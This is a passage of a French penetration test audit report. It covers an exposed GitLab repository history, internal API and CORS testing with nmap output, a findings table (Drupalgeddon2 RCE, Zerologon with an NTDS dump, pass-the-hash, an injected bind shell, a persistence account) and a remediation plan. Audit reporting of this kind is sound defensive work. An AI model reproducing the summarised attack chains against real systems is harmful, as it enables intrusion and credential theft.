Une instance GitLab a été identifiée sur 10.10.100.40 (port 80 ouvert, redirection vers la page de connexion). Le dépôt « Administrator / legacy-app » était consultable sans authentification, et son historique de commits laissait apparaître une opération de suppression de secrets ainsi qu'un fichier .env.

Test	Résultat	Criticité
Dépôt « legacy-app » public	Visible sans authentification	**Moyenne**
Historique de commits exposé	Commits « remove secrets from repo » et « add app config » (.env) visibles	**À investiguer**
Validité des secrets	Non établie — aucune clé/identifiant prouvé actif	—

La visibilité d'un dépôt public n'est pas, seule, une vulnérabilité ; en revanche, l'exposition d'identifiants valides dans son historique constituerait une fuite de secrets. Le contenu sensible n'est volontairement pas reproduit.




Figure R10 — Historique du dépôt « legacy-app » visible publiquement : commits « remove secrets from repo » et « add app config ».




Figure R11 — Historique et commit de configuration ; contenu sensible volontairement non reproduit.

Préconisations Auditer l'historique du dépôt (git log, outils de scan) à la recherche de secrets, révoquer et faire tourner toute valeur exposée, passer le dépôt en privé, déployer un scan de secrets (gitleaks / git-secrets) sur la forge.

7.3 Applicatif — API internes et clone local

Cibles réelles	10.10.120.10:5001 (R&D) et 10.10.120.20:5002 (Tests/Production)

Clone local (KillerBee)	127.0.0.1 — web 3000, API 5000, microservices 5001/5002 (sous PM2)
Outils	nmap, cURL, Burp Suite Community

Les contrôles se sont déroulés sur deux environnements distincts : les API réelles de la zone APPLI et un clone local de la plateforme exécuté sur la machine d'audit (sans Active Directory réel ni base de données persistante). Les protections observées localement ne doivent pas être automatiquement attribuées au système déployé. Aucune vulnérabilité n'a été démontrée ; plusieurs contrôles ressortent positifs, d'autres restent non concluants faute de base de données.

Test	Résultat	Criticité
Contrôle d'accès par rôle (serveur)	Compte Tests → action R&D (AUDIT_TEST_01) refusée : « Droits insuffisants » + HTTP 403	**Positif**
Accès non authentifié	/ingredients sans session → redirection vers /connexion	**Positif**
Politique CORS	Origine externe (evil.example) refusée 403 ; prévol légitime (127.0.0.1:3000) accepté 204, en-têtes limités, pas de wildcard	**Positif**
En-têtes de sécurité (client)	CSP restrictive, X-Content-Type-Options: nosniff, no-store sur /connexion	**Positif**
Méthodes HTTP / endpoints	GET /health → 200 ; POST /health → 404 « Route inconnue » (:5001 et :5002)	**Faible**
Documentation exposée	/docs, /openapi.json, /swagger… → 404 (non trouvée)	**Positif**
Transport API « KB1 »	Enveloppe applicative propriétaire sur HTTP — robustesse cryptographique non démontrée	**Faible**
Session / rejeu (401)	Rejeu Burp → 401, mais conditions de validité non établies → non concluant	**À investiguer**
XSS, SQLi, IDOR, persistance	Non concluants : base de données non configurée (HTTP 503)	**À investiguer**

Reconnaissance et endpoints réels

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -p- --open 10.10.120.10 10.10.120.20 -oN ports-appli.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-07 10:43 -0400
Nmap scan report for 10.10.120.10
Host is up (0.0032s latency).
Not shown: 58966 closed tcp ports (reset), 6567 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
5001/tcp open  commplex-link

Nmap scan report for 10.10.120.20
Host is up (0.0039s latency).
Not shown: 59024 closed tcp ports (reset), 6509 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
5002/tcp open  rfe

Nmap done: 2 IP addresses (2 hosts up) scanned in 130.49 seconds
```

Figure R1 — Découverte des ports 22/5001 (R&D) et 22/5002 (Tests/Production) sur les hôtes applicatifs.




Figure R4 — Burp Repeater : méthode POST refusée (404) sur /health — aucune route POST identifiée.

Contrôle d'autorisation côté serveur (preuve positive)

Sur le clone local, le compte « test.user01 » a tenté une opération d'ajout d'ingrédient réservée au département R&D : l'interface a affiché « Droits insuffisants » et le renvoi de la requête dans Burp a confirmé un HTTP 403 Forbidden côté serveur. L'autorisation est bien appliquée côté serveur pour ce scénario — ce n'est pas une vulnérabilité, mais une mesure de sécurité à valoriser.




Figure R6 — Interface KillerBee : refus de l'ajout d'un ingrédient avec le rôle Tests.




Figure R7 — Burp Repeater : code 403 Forbidden lors du renvoi de la requête interdite.

CORS




Figure R8 — Origine légitime : requête prévol CORS acceptée en HTTP 204 (origine externe refusée en 403).

Préconisations Rétablir un environnement de test complet (base de données + comptes par rôle) pour conclure sur IDOR/SQLi/XSS, imposer HTTPS/TLS sur les échanges inter-machines et sur l'enveloppe « KB1 », conserver la liste blanche CORS stricte, documenter les routes métier autorisées.

Note. Les détections ZeroLogon (CVE-2020-1472) et Drupalgeddon 2 (CVE-2018-7600) ont également été confirmées lors de ce volet (NetExec et Metasploit check) ; elles sont traitées respectivement en sections 6 et 4. Des captures complémentaires de reconnaissance (en-têtes HTTP, CORS, transport) figurent dans les archives de l'équipe.

8. TABLEAU DE SYNTHÈSE GLOBAL

Service	Constat	Criticité	Exploité
Machine vulnérable	RCE Drupalgeddon2 (CVE-2018-7600) — CVSS 9.8	**Critique**	Oui
Machine vulnérable	Mot de passe BDD trivial + creds en clair — CVSS 9.1	**Critique**	Oui
Machine vulnérable	Backup drupal-last.lzma world-readable — CVSS 7.5	**Haute**	Oui
Machine vulnérable	Cron backup.sh world-writable (→mgmt) — CVSS 8.8	**Haute**	Oui
Machine vulnérable	mgmt ∈ sudo+lxd (→root) — CVSS 7.8	**Haute**	Oui
Samba	Politique de mot de passe très faible	**Critique**	Oui
Samba	Null session + énumération AD	**Haute**	Oui

Samba	SMB signing non requis	**Haute**	Partiel
VoIP	Ports RTP exposés (flux non chiffrés)	**Haute**	Partiel
VoIP	Bannière + énumération d'extensions	**Moyenne**	Oui
Messagerie	Certificat TLS auto-signé par défaut	**Moyenne**	Oui
Messagerie	Bannière SMTP bavarde	**Faible**	Oui
Wazuh	Enrôlement d'agent non authentifié	**Critique**	Oui
Wazuh	Certificat TLS de démo	**Moyenne**	Oui
Wazuh	Fuite hostname (en-tête)	**Faible**	Oui
Active Directory	Pass-the-hash Administrateur (serveur membre)	**Critique**	Oui
Active Directory	Zerologon EXPLOITÉ (CVE-2020-1472) + dump NTDS.dit	**Critique**	Oui
Active Directory	MS17-010 / EternalBlue (CVE-2017-0143)	**Critique**	Détection
Active Directory	Persistance (orphelia + modif Administrateur)	**Haute**	Oui
Active Directory	Exposition DC / SMB / WinRM non restreints	**Haute**	Oui
Active Directory	Absence de détection SIEM + gateway exposée	**Moyenne**	Oui
Données / SQL	Compte svc_sqlserver sur-privilégié + partages	**Critique**	Oui
Données / SQL	Signature SMB désactivée (relais possible)	**Haute**	Oui
Données / SQL	Exposition SMB VLAN données	**Moyenne**	Oui
GitLab	Dépôt legacy-app public + .env en historique	**Moyenne**	Observé
Applicatif	Transport HTTP + tests non concluants (BDD absente)	**Faible**	Partiel

Répartition des constats

Critique	Haute	Moyenne	Faible	Positif (bonnes pratiques)
8	9	6	3	20+

9. PRÉCONISATIONS ET PLAN D'ACTION

9.1 Actions immédiates (sous 48 h)

- Isoler la machine vulnérable 172.16.200.100 (DMZ) — compromission root confirmée ; vérifier/retirer le bind shell injecté dans backup.sh et restaurer le script d'origine.
- Corriger immédiatement la chaîne : permissions de backup.sh (chown root, chmod 755), retrait de mgmt des groupes sudo/lxd, changement du mot de passe BDD trivial, retrait de l'archive drupal-last.lzma des répertoires lisibles.
- Activer l'authentification d'enrôlement Wazuh (use_password + authd.pass) et supprimer l'agent de test « 012/rogue01 ».

- Renforcer la politique de mot de passe du domaine (Samba/AD) : longueur, complexité, verrouillage.
- Supprimer immédiatement le compte de persistance « orphelia » et le retirer du groupe Admins du domaine ; auditer l'ensemble des membres de ce groupe.
- Patcher Zerologon (CVE-2020-1472) et MS17-010 sur le contrôleur de domaine, désactiver SMBv1.
- Réinitialiser le mot de passe du compte Administrateur du domaine (modifié pendant le test) par voie hors bande, et faire tourner deux fois le secret krbtgt (dump NTDS complet).
- Réduire les privilèges du compte svc_sqlserver et changer son mot de passe (hash sorti du domaine).

9.2 Actions court terme (sous 2 semaines)

- Mettre à jour Drupal et planifier la migration du DC Windows Server 2012 R2 vers 2022.
- Corriger la configuration SMB (RestrictAnonymous=2, SMB signing obligatoire, SMBv1 off, filtrage 445 par VLAN).
- Auditer l'historique GitLab (dépôt legacy-app / .env) et révoquer tout secret exposé.
- Remplacer les certificats auto-signés / de démo (messagerie, Wazuh) par une PKI interne.
- Durcir la VoIP : SRTP + TLS SIP, filtrage RTP, masquage de bannière.

9.3 Actions moyen terme (sous 3 mois)

- Migrer le contrôleur de domaine vers Windows Server 2022.
- Déployer un WAF devant les applications web en DMZ et segmenter strictement les zones.
- Compléter la couverture par un audit du pare-feu / des passerelles périmétriques (pfSense présumé), non traité dans le temps imparti.
- Mettre en place une politique de gestion des secrets et un bastion SSH / PAM.